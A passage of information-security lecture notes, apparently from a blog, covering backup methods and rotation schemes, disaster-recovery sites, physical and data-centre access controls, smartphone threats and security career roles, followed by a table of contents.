automated or semi-automated.
9.3
Backup Strategy
·
What to backup
·
Capacity planning
·
Where to backup to
·
When to backup
o
Frequency
o
Backup start time
·
Backup type
·
Time to restore
·
Compression & Encryption
o
Key storage
·
Retention policy
·
Administration / Maintenance
·
Technology used / Media
reliability
9.4
Several Definitions – RTO, PRO
·
Recovery Point Objective
(RPO) - RPO is the amount of data an organization
is willing to lose if a disaster occurs, and is determined by the frequency of
backup. If systems are backed up once per day, the RPO is 24 hours. The lower
the RPO, the more data storage, compute and network resources are required to
achieve frequent backups.
·
Recovery Time Objective
(RTO) - RTO is the time it takes for an
organization to restore data or systems from backup and resume normal
operations. For large data volumes and/or backups stored off-premises, copying
data and restoring systems can take time, and robust technical solutions are
needed to ensure a low RTO.
9.5
Backup Architecture
·
Client
o
Sends data to the server /
storage node
·
Server
o
Manages operations / catalogue
·
Storage node
o
Stores data
9.6
Backup Methods
9.6.1
File copies
9.6.2
Image / Full System
·
Typically involves backing up
entire images of the computer's hard drives rather than individual files and
folders.
·
Image can be stored compressed
or uncompressed.
·
With the full PC backup
however, you can restore system to its exact state when the backup was done.
Hence, not only can the documents, pictures, videos and audio files be restored
but the operating system, hardware drivers, system files, registry, programs,
emails etc.
·
Advantages
o
A crashed computer can be
restored in minutes with all programs databases emails etc intact. No need to
install the operating system, programs and perform settings etc.
o
Ideal backup solution for a
hard drive failure.
·
Disadvantages
o
May not be able to restore on a
completely new computer with a different motherboard, CPU, Display adapters,
sound card etc.
o
Any problems that were present
on the computer (like viruses, or misconfigured drivers, unused programs etc)
at the time of the backup may still be present after a full restore.
9.6.3
Mirror
·
Mirror backups are as the name
suggests a mirror of the source being backed up.
·
With mirror backups, when a
file in the source is deleted, that file is eventually also deleted in the
mirror backup.
·
Because of this, mirror backups
should be used with caution as a file that is deleted by accident, sabotage or
through a virus.
·
Many online backup services
offer a mirror backup with a 30 day delete. This means that when you delete a
file on your source, that file is kept on the storage server for at least 30
days before it is eventually deleted.
This helps strike a balance offering a level of safety while not
allowing the backups to keep growing since online storage can be relatively
expensive.
·
Advantages
o
The backup is clean and does
not contain old and obsolete files.
·
Disadvantages
o
There is a chance that files in
the source deleted accidentally, by sabotage or through a virus may also be
deleted from the backup mirror.
9.6.4
Full backups
·
All the files and folders
selected for the backup will be backed up.
·
It is commonly used as an
initial or first backup followed with subsequent incremental or differential
backups.
·
After several incremental or
differential backups, it is common to start over with a fresh full backup
again.
·
Advantages
o
Restores are fast and easy to
manage as the entire list of files and folders are in one backup set.
o
Easy to maintain and restore
different versions.
·
Disadvantages
o
Backups can take very long as
each file is backed up again every time the full backup is run.
o
Consumes the most storage space
compared to incremental and differential backups. The exact same files are be
stored repeatedly resulting in inefficient use of storage.
9.6.5
Differential backup
·
Differential backups fall in
the middle between full backups and incremental backup.
·
A differential backup is a
backup of all changes made since the last full backup.
·
With differential backups, one
full backup is done first and subsequent backup runs are the changes made since
the last full backup.
·
Advantages
o
Much faster backups then full
backups
o
More efficient use of storage
space then full backups since only files changed since the last full backup
will be copied on each differential backup run.
o
Faster restores than
incremental backups
·
Disadvantages
o
Backups are slower than
incremental backups
o
Not as efficient use of storage
space as compared to incremental backups. All files added or edited after the
initial full backup will be duplicated again with each subsequent differential
backup.
o
Restores are slower than with
full backups.
o
Restores are a little more
complicated than full backups but simpler than incremental backups. Only the
full backup set and the last differential backup are needed to perform a
restore.
9.6.6
Incremental backup
·
The last backup can be a full
backup or simply the last incremental backup.
·
With incremental backups, one
full backup is done first and subsequent backup runs are just the changed files
and new files added since the last backup.
·
Advantages
o
Much faster backups
o
Efficient use of storage space
as files are not duplicated. Much less storage space used compared to running
full backups and even differential backups.
·
Disadvantages
o
Restores are slower than with a
full backup and differential backups.
o
Restores are a little more
complicated. All backup sets (first full backup and all incremental backups)
are needed to perform a restore.
9.6.7
“Cold” copies
A cold backup is a backup of an offline
database. It is also known as an offline backup. Cold backups are one of the
safest ways to back up because they avoid the risk of copying data that might
be in the process of being updated.
9.6.8
“Hot” copies
A “hot backup” is a backup of a system or
data that is in use, such as a document being backed up while you are actively
editing it or a background backup of a computer that is powered on and in use.
9.7
Backup storage Media
·
Magnetic types
·
Hard disks (HDD, SSD)
·
Optical disks
·
Removable media (USB, Flash
memory cards)
·
NAS – Network media storage
·
Cloud-based solutions
9.8
Media Rotation Schemes
9.8.1
Basic rotation cycle
9.8.2
Irregular scheme
9.8.3
First in, first out
A first in, first out (FIFO) backup scheme
saves new or modified files onto the "oldest" media in the set, i.e.
the media that contain the oldest and thus least useful previously backed up
data. Performing a daily backup onto a set of 14 media, the backup depth would
be 14 days. Each day, the oldest media would be inserted when performing the
backup. This is the simplest rotation scheme and is usually the first to come
to mind.
This scheme has the advantage that it
retains the longest possible tail of daily backups. It can be used when
archived data is unimportant (or is retained separately from the short-term
backup data) and data before the rotation period is irrelevant.
However, this scheme suffers from the
possibility of data loss: suppose, an error is introduced into the data, but
the problem is not identified until several generations of backups and
revisions have taken place. Thus when the error is detected, all the backup
files contain the error. It would then be useful to have at least one older version
of the data, as it would not have the error.
9.8.4
Simple rotation scheme
Rotation scheme outcome: the first image
will be a full one, then next 6 images will be differential ones, then another
full image, followed by 6 differential images. One full image and all
respective differential imaged will be deleted when 3 full images have been
created.

9.8.5
„Grandfather, father, son“(GFS)
Grandfather-father-son backup (GFS) is a
common rotation scheme for backup media, in which there are three or more
backup cycles, such as daily, weekly and monthly. The daily backups are rotated
on a 3-months basis using a FIFO system as above. The weekly backups are
similarly rotated on a bi-yearly basis, and the monthly backup on a yearly
basis. In addition, quarterly, half-yearly, and/or annual backups could also be
separately retained. Often some of these backups are removed from the site for
safekeeping and disaster recovery purposes.

9.8.6
„Hanoj tower“
The Tower of Hanoi rotation method is more
complex. It is based on the mathematics of the Tower of Hanoi puzzle, using a
recursive method to optimize the back-up cycle. Every tape corresponds to a
disk in the puzzle, and every disk movement to a different peg corresponds with
a backup to that tape. So the first tape is used every other day (1, 3, 5, 7,
9, ...), the second tape is used every fourth day (2, 6, 10, ...), the third
tape is used every eighth day (4, 12, 20, ...).
9.8.7
Scheme of 10 sets
A method designed for 10 sets of carriers.
Period of 40 weeks divided into ten cycles. During the cycle, for each set of a
fixed day of the week. After a four-week cycle is carried dialing shift. That
is, in the first cycle for Monday posted a set of N1, Tuesday's N2, Wednesdays
N3 and for the environment, etc. In the second cycle will be responsible for
Monday set N2, for Tuesday N3, Thursday N4, etc. of the medium. This scheme
allows to evenly distribute the load between carriers, but due to its
complexity, is almost never used.
9.9
Backup Storage
·
Online:
o
Online
o
Near-line - Nearline storage is
the on-site storage of data on removable media. The removable storage concept
dates to the IBM mainframe computer and remains a popular option for
individuals, small businesses and large enterprises. The term nearline is a
combination of the words near and online.
·
Offline:
o
On-site
o
Off-site
9.9.1
Compare nearline storage,
always-on storage and archival storage
Data housed on nearline storage does not
require the high availability or redundancy of primary storage. As such, it
straddles online storage and long-term archiving. Although users access it only
occasionally, the data needs to be available on demand. Nearline storage thus
relies primarily on inexpensive disk storage.
Online storage - or always-on storage -
provides rapid access to frequently used data, often to many users
simultaneously. Archival storage is often offline on tape cartridges or on an
infrequently accessed tier of cloud storage.
Online storage refers to electromechanical
magnetic disks that need to remain continuously available to support ongoing business
operations, while access to an archived copy typically requires some human
intervention.

As solid-state storage remains popular,
some industry experts believe that nearline storage represents one of the last
significant growth areas for legacy HDD vendors.
9.10
Requirements to Backup Software
Functionality
·
Splitting into volumes
·
Data compression
·
Support of different backup
methods
·
Scheduler
·
Encryption support
·
Integrity insurance
9.11
Infrastructure Solutions
9.11.1
Cold site
A backup facility that has the necessary
electrical and physical components of a computer facility but does not have the
computer equipment in place.
·
Cheap in the beginning
·
In case of disaster big
investments in a short time are required
·
Low probability to perform full
restoration of services and data
9.11.2
Warm site
A warm site is a type of facility an
organization uses to recover its technology infrastructure when its primary
data centre goes down. A warm site features an equipped data centre but no
customer data.
·
Balanced solution
9.11.3
Hot site
A hot site is an off-premises location
where an organization can resume normal operations during a commercial
disaster. All the equipment needed for the work to resume is available at a hot
site, including phones, backup data, and computers.
·
Expensive
·
Most reliable
9.11.4
Mobile site
Mobile Recovery Site can be a Cold Site,
Hot Site or Warm Site and it is mobile. This site is usually delivered in
trailers with independent environment, portable (delivered in prefabricated
form, with independent environment) or static (pre-installed at the supplier’s
or in-company premises)
·
Trailers with servers installed
10 Secure data retention / Physical Security
10.1
Physical Security Threats
10.1.1
Human threats
·
Thef
·
Vandalism
·
Sabotage
·
Terrorism
·
Spying
·
Garbage diving
10.1.2
Building damage
·
Fire
·
Water damage
·
Toxic leaks.
10.1.3
Natural disasters
·
Floods
·
Hurricanes
·
Tornadoes
10.1.4
Infrastructure disruption
·
Loss of power
·
Loss of HVAC
·
Downed communication lines
10.1.5
Equipment failure
·
Computer system damage
·
Device failure.

10.2
Physical Security Controls
·
Access control
·
Alarm system
·
Video surveillance
·
Fire protection systems
·
Network line protection
(network jacks)
·
Adjacent territories
·
Clear Table Policy
·
Good Lighting

10.3
Access Control Requirements -
IMPORTANT
·
Facility Design
·
Operations centre must
implement a three-tier physical security boundary:
o
Level One Barrier – Consists of the entrance to the facility.
o
Level Two Barrier – Secures the entrance beyond the foyer/reception area to the
operation facility.
o
Level Three Barrier – Provides access to the physically secure, dedicated facility.

10.3.1
Requirements to Level 1
·
The facility entrance only
allows authorized personnel to enter the facility.
·
The facility has a guarded
entrance or a foyer with a receptionist. No entry is allowed for visitors if
the entryway is not staffed—i.e., only authorized personnel who badge or
otherwise authenticate themselves can enter when entryway is unstaffed.
·
Visitors (guests) to the
facility must be authorized and be registered in a logbook.
10.3.2
Requirements to Level 2
·
Visitors must be authorized and
always escorted within the Level 2 environment.
·
Access logs must record all
personnel entering the Level 2 environment.
·
The Level 2 entrance must be
monitored by a video-recording system.
10.3.3
Requirements to Level 3
·
Doors to the Level 3 area must
have locking mechanisms.
·
The Level 3 environment must be
enclosed on all sides (including the ceiling and flooring areas) using
techniques such as true floor-to-ceiling (slab-to-slab) walls, steel mesh, or
bars.
·
All authorized personnel with
access through the Level 3 barrier must have successfully completed a
background security check.
·
The Level 3 environment must
require dual-control access and dual-occupancy such that the room is never
occupied by one person for more than thirty (30) seconds.
·
The mechanism for enforcing
dual-control and dual-occupancy must be automated.
·
The system must enforce
anti-pass-back.

10.3.3.1
Level 3 Monitoring
·
A minimum of one or more
cameras must provide continuous monitoring (e.g., CCTV system) of the Level 3
environment, including the entry and exit.
·
The cameras must record to
time-lapse VCRs or similar mechanisms, with a minimum of five frames equally
recorded over every three seconds.
·
Continuous or motion-activated,
appropriate lighting must be provided for the cameras.
·
Surveillance cameras must be
configured to prevent the monitoring of computer screens, keyboards, PIN pads,
or other systems that may expose sensitive data.
·
Cameras must not be able to be
remotely adjusted to zoom in or otherwise observe the aforementioned.
·
Images recorded from the CCTV
system must be securely archived for a period of no less than 45 days.

10.4
Other Requirements
·
All access-control and
monitoring systems (including intrusion-detection systems) are powered through
an uninterruptible power source (UPS).
·
A process must be implemented
for synchronizing the time and date stamps of the access, intrusion-detection,
and monitoring (camera) systems to ensure accuracy of logs. It must be ensured
that synchronization errors between CCTV, intrusion detection, and access
control cannot exceed one minute.
10.5
Alarm System Design
·
Sensors: Devices which detect intrusions. Sensors may be placed at the
perimeter of the protected area, within it, or both. Sensors can detect intruders
by a variety of methods, such as monitoring doors and windows for opening, or
by monitoring unoccupied interiors for motions, sound, vibration, or other
disturbances.
·
Alerting devices: These indicate an alarm condition. Most commonly, these are bells,
sirens, and/or flashing lights.
·
Keypads: Small devices, typically wall-mounted, which function as the
human-machine interface to the system.
·
Interconnections between
components. This may consist of direct wiring to
the control unit, or wireless links with local power supplies.
·
Security devices: Devices to detect unauthorized entry or movements such as
spotlights, cameras & lasers.

10.6
Automatic Fire Protection


10.7
Manual Fire Protection


10.8
Uninterruptable Power Supply
·
UPS
·
Diesel / Natural Gas Generators
·
Power Distribution Units (PDU)
·
Separate Rooms for UPS


10.9
Requirements for Datacenters
10.9.1
Lifted Floors

10.9.2
Cabling Management


10.9.3
Faraday Cage

10.9.4
Suitable Floors
10.10
Air Conditioning Solutions


10.11
Media Control
·
Maintain strict control over
the internal or external distribution of any kind of media.
·
Send the media by secured
courier or other delivery method that can be accurately tracked.
·
Store media backups in a secure
location, preferably an off-site facility, such as an alternate or backup site,
or a commercial storage facility. Review the location’s security at least
annually.
·
Ensure management approves any
and all media that is moved from a secured area.
·
Properly maintain inventory
logs of all media and conduct media inventories at least annually.
·
Inspection for
device-tampering.
10.12
Secure Data Retention
·
Wiping
·
Cross-cut shredding
·
Incineration
·
Degaussing


10.13
Testing and Maintenance
·
ROI / audit
·
Physical penetration testing
·
Employee training
11 Mobile and other modern IT technologies and related threats
11.1
E-mail
11.1.1
E-mail vs E-mail client
11.1.2
SPAM
11.1.3
Malware distribution
11.1.4
Data leakage
11.1.5
Phishing
11.1.6
Harassment
11.1.7
Chain letters
11.1.8
Hoax viruses
11.2
Internet
11.2.1
Are there any secure places?
11.2.2
WEB vulnerabilities
11.2.3
Anonymity and privacy
11.2.4
Internet Archive
11.2.5
Social networks
11.2.6
Cloud computing and cloud
storage
11.2.7
Browsers and user action
tracking
11.2.8
Instant messaging and
IP-telephony programs
11.3
Smartphones
11.3.1
„Direct connection with the
wallet“
The term "smartphone's direct
connection with the wallet" can refer to various features and functionalities
related to mobile payments and digital wallets. Here are a few possibilities.
11.3.1.1
Mobile Payment Apps
Many smartphones today support mobile
payment apps that allow users to link their credit or debit cards to their
phones. Examples include Apple Pay, Google Pay, Samsung Pay, and various
banking apps. Users can make purchases in physical stores, online, or transfer
money directly from their smartphones using these apps.
11.3.1.2
Digital Wallets
Smartphones often serve as a platform for
digital wallets, which are applications or features that store digital versions
of payment cards, loyalty cards, tickets, and more. Users can access these
digital wallets to make payments, store receipts, and manage various types of
digital assets.
11.3.1.3
NFC (Near Field Communication)
Technology
Many smartphones are equipped with NFC
technology, enabling them to communicate wirelessly with other NFC-enabled
devices, such as point-of-sale terminals. This allows for contactless payments,
where users can simply tap their smartphones on a compatible reader to complete
a transaction.
11.3.1.4
QR Code Payments
Some smartphones support QR code payments.
Users can scan QR codes presented by merchants to initiate payments or transfer
funds. This method is widely used in various payment systems and peer-to-peer
transactions.
11.3.1.5
Cryptocurrency Wallets
With the rise of cryptocurrencies, some
smartphones provide a direct connection to cryptocurrency wallets. Users can
store, send, and receive various cryptocurrencies directly from their
smartphones.
11.3.1.6
Biometric Authentication
Smartphones often use biometric
authentication methods, such as fingerprint scanning or facial recognition, to
enhance the security of mobile payments. This adds an extra layer of protection
to the digital wallet stored on the device.
In summary, the direct connection between a
smartphone and the wallet refers to the integration of payment features,
digital wallets, and various technologies that enable users to manage their
finances, make transactions, and store digital assets using their mobile
devices.
11.3.2
Malware
Smartphone malware refers to malicious
software designed to infect and compromise the security of mobile devices,
specifically smartphones. Malware is a broad term that encompasses various
types of harmful software, and on smartphones, it can take different forms with
diverse malicious purposes. Here are some common types of smartphone malware:
·
Mobile viruses
·
Trojans
·
Spyware
·
Ransomware
·
Adware
·
SMS Trojans
·
Banking Trojans
·
Worms
·
Drive-by Downloads
·
Fake or Malicious Apps
Protecting against smartphone malware
involves using reputable app stores, keeping software up to date, being
cautious of suspicious links and downloads, using security software, and
regularly scanning the device for potential threats. Additionally, practicing good
security hygiene, such as not clicking on unknown links and being mindful of
app permissions, can help prevent malware infections on smartphones.
11.3.3
User tracking
Smartphone user tracking refers to the
collection and monitoring of user activities and behaviours on a smartphone,
often done for various purposes by apps, advertisers, or other entities. This
tracking can involve the gathering of information such as location data, app
usage patterns, search history, and device identifiers. Here are some key aspects
of smartphone user tracking:
·
Location Tracking
·
App Usage Tracking
·
Ad Tracking
·
Device Identifiers
·
Cookies and Tracking Pixels
·
Social Media Tracking
It's important to note that user tracking
raises privacy concerns, and there have been ongoing discussions and
regulations aimed at addressing these issues. Some users may be uncomfortable
with the idea of being tracked, leading to increased awareness and demand for
more transparent privacy practices.
To protect their privacy, smartphone users
can take measures such as reviewing and adjusting app permissions, using
privacy settings available in the device's operating system, and being
selective about the apps and services they use. Additionally, some regulations,
such as the General Data Protection Regulation (GDPR) in Europe and similar
laws in other regions, provide certain rights and protections for users
regarding their personal data.
11.3.4
Low protection level compared
to computers
Smartphone security and computer security
share many similarities, as both involve protecting devices and data from
various threats. However, there are also some key differences in terms of the
specific challenges and considerations each platform faces. Here's a comparison
of smartphone security versus computer security.
Similarities:
·
Malware threats
·
User authentication
·
Operating system updates
·
Encryption
·
Network security
·
App/Software security
Differences:
·
Physical security
·
App store model
·
Mobile device management (MDM)
·
Communication channels
·
Touch interfaces and biometrics
In summary, while smartphones and computers
share many security principles, the differences in their form factors, use
cases, and ecosystems contribute to distinct challenges and solutions for each
platform. Both require a multi-layered approach to security, combining
technical measures, user awareness, and adherence to best practices for
effective protection against evolving threats.
11.3.5
Accessibility for employer /
special services
12 Career in IT security
12.1
Possible Positions
12.1.1
CISO/ISO
·
Summary statement
Manages an organisation’s cybersecurity
strategy and its implementation to ensure that digital systems, services and
assets are adequately secure and protected.
·
Mission
Defines, maintains and communicates the
cybersecurity vision, strategy, policies and procedures. Manages the
implementation of the cybersecurity policy across the organisation. Assures
information exchange with external authorities and professional bodies.
12.1.2
Technical specialist for
specific tasks (e.g. log monitoring)
12.1.3
Security auditor (internal /
external)
·
Summary statement
Perform cybersecurity audits on the
organisation’s ecosystem. Ensuring compliance with statutory, regulatory,
policy information, security requirements, industry standards and best
practices.
·
Mission
Conducts independent reviews to assess the
effectiveness of processes and controls and the overall compliance with the
organisation's legal and regulatory frameworks policies. Evaluates, tests and
verifies cybersecurity-related products (systems, hardware, software and services),
functions and policies ensuring, compliance with guidelines, standards and
regulations.
12.1.4
Compliance manager
·
Summary statement
Manages compliance with
cybersecurity-related standards, legal and regulatory frameworks based on the
organisation’s strategy and legal requirements.
·
Mission
Oversees and assures compliance with
cybersecurity- and data-related legal, regulatory frameworks and policies in
line with the organisation’s strategy and legal requirements. Contributes to
the organisation’s data protection related actions. Provides legal advice in
the development of the organisation’s cybersecurity governance processes and
recommended remediation strategies/solutions to ensure compliance.
12.1.5
Pen-tester
·
Summary statement
Assess the effectiveness of security controls,
reveals and utilise cybersecurity vulnerabilities, assessing their criticality
if exploited by threat actors.
·
Mission
Plans, designs, implements and executes
penetration testing activities and attack scenarios to evaluate the
effectiveness of deployed or planned security measures. Identifies
vulnerabilities or failures on technical and organisational controls that
affect the confidentiality, integrity and availability of ICT products (e.g.
systems, hardware, software and services).
12.1.6
Cyber-forensic investigator
·
Summary statement
Ensure the cybercriminal investigation
reveals all digital evidence to prove the malicious activity.
·
Mission
Connects artefacts to natural persons,
captures, recovers, identifies and preserves data, including manifestations,
inputs, outputs and processes of digital systems under investigation. Provides
analysis, reconstruction and interpretation of the digital evidence based on a
qualitative opinion. Presents an unbiased qualitative view without interpreting
the resultant findings.
12.1.7
IT Security Architect
·
Summary statement
Plans and designs security-by-design
solutions (infrastructures, systems, assets, software, hardware and services)
and cybersecurity controls.
·
Mission
Designs solutions based on security-by-design
and privacy-by-design principles. Creates and continuously improves
architectural models and develops appropriate architectural documentation and
specifications. Coordinate secure development, integration and maintenance of
cybersecurity components in line with standards and other related requirements.
12.1.8
Security Consultant /
Self-employed / Bug-bounty
Table of contents
Contents
1 Introduction, main principals and
definitions / Attacks against information systems
1.2 Information Security
Definition
1.3 Other Tasks of Information
Security
1.4 Differences from the Reality
1.5 Do We Know What do We Have?
1.6 Vulnerability vs Threat vs
Risk
1.7 Information Security
Principals
1.11 Information Security Insurance
2.1 Definition off Access Control
2.3 MAC (mandatory access control)
2.4 DAC (discretionary access
control)
2.5 RBAC (role-based access
control)
2.6 Password Usage Requirements
2.7 Other Authentication Methods
3.8 Malware Infection Strategies
3.9 Malware Behaviour in Computer
Memory
3.11 Classification According to
Impact
3.12 Malware Types (Almost Zoo)
4 Antiviruses, IDS/IPS, FIM,
Honeypot systems
4.4.6 Kernel / Method combination
5 Encryption Hardware /
Cryptographic equipment
5.1 Several Provocative Questions?
5.1.3 How to encrypt database?
5.2 Problems with Key Management
in Software
5.4 Types of Encrypting Hardware
5.4.1 HSMs / Cloud HSMs / CaaS
(Cryptography as Service)
5.4.2 Trusted Platform Module (TPM)
5.4.3 PEDs with encryption engine/secure
wallet (TPM)
5.4.4 Network equipment with embedded
hardware key management
5.4.6 Encrypted storage (e.g. USB flash
drives)
5.8 HSM FIPS 140-2 Certification
5.11 Advantages and disadvantages of
hardware encryption
6 SIEM and other log managements
systems / MSSP
6.3 Typical Log Management Tasks
6.7 syslog – Facility and Severity
6.8.1 LMS - “Log Management System”
6.8.2 SLM/SEM – “Security Log/Event
Management”
6.8.3 SIM – “Security Information
Management”
6.8.4 SEC - “Security Event Correlation”
6.8.5 SIEM – “Security Information and
Event Management”
6.11 Event Preparation by SIEM
6.13 SIEM Architectural Solutions
6.15 General SIEM Deployment Mistakes
6.16 Advantages and disadvantages of
SIEMs
6.16.2 Disadvantages of SIEMs:
6.17 Main SIEM solution providers on
the Market (by Gartner)
6.18 MSSP - Managed Security Service
Provider
7.2 Leakage Directions and Problem
Area
7.3 Data Loss Prevention Drivers
7.4 Motivation and Possible
Measures
7.5 Data States and Protection
Cycle
7.6 Classification of Data Leakage
/ Misuse Scenarios
7.7 Typical Data Leakage Scenarios
7.10 Leakage Handling Approaches
7.10.3 Protection by Data State
7.12 Keystroke and Mouse Movement
Profiling for Data Loss Prevention
7.13 Main DLP solution providers
7.13.2 McAffee Intel Security
architecture
8.3 Application Areas / Advantages
8.4 Disadvantages / Threats /
Risks
8.5 Samples of Attacks and Reasons
8.7.7 Protection against
Security-side-channel attacks
8.7.8 Protection of Delivery mechanisms
8.8 Supervisory control and data
acquisition (SCADA)
8.8.4 Differences and similarities
between PLC and SCADA
8.8.7 Reasons of SCADA Security Issues
8.8.9 Tools for SCADA/IoT Search
8.8.10 SCADA Segregation on a Network
Level
8.9 Industrial Control Systems /
History
9 Backup methods and technologies
9.2 Features of a Good Backup
Strategy
9.4 Several Definitions – RTO, PRO
9.8.5 „Grandfather, father, son“(GFS)
9.9.1 Compare nearline storage,
always-on storage and archival storage
9.10 Requirements to Backup Software
Functionality
10 Secure data retention /
Physical Security
10.1 Physical Security Threats
10.1.4 Infrastructure disruption
10.2 Physical Security Controls
10.3 Access Control Requirements -
IMPORTANT
10.3.1 Requirements to Level 1
10.3.2 Requirements to Level 2
10.3.3 Requirements to Level 3
10.6 Automatic Fire Protection
10.8 Uninterruptable Power Supply
10.9 Requirements for Datacenters
10.10 Air Conditioning Solutions
11 Mobile and other modern IT
technologies and related threats
11.1.1 E-mail vs E-mail client
11.2.1 Are there any secure places?
11.2.6 Cloud computing and cloud
storage
11.2.7 Browsers and user action
tracking
11.2.8 Instant messaging and IP-telephony
programs
11.3.1 „Direct connection with the
wallet“
11.3.4 Low protection level compared
to computers
11.3.5 Accessibility for employer /
special services
12.1.2 Technical specialist for
specific tasks (e.g. log monitoring)
12.1.3 Security auditor (internal /
external)
12.1.6 Cyber-forensic investigator
12.1.8 Security Consultant /
Self-employed / Bug-bounty

Comments
Post a Comment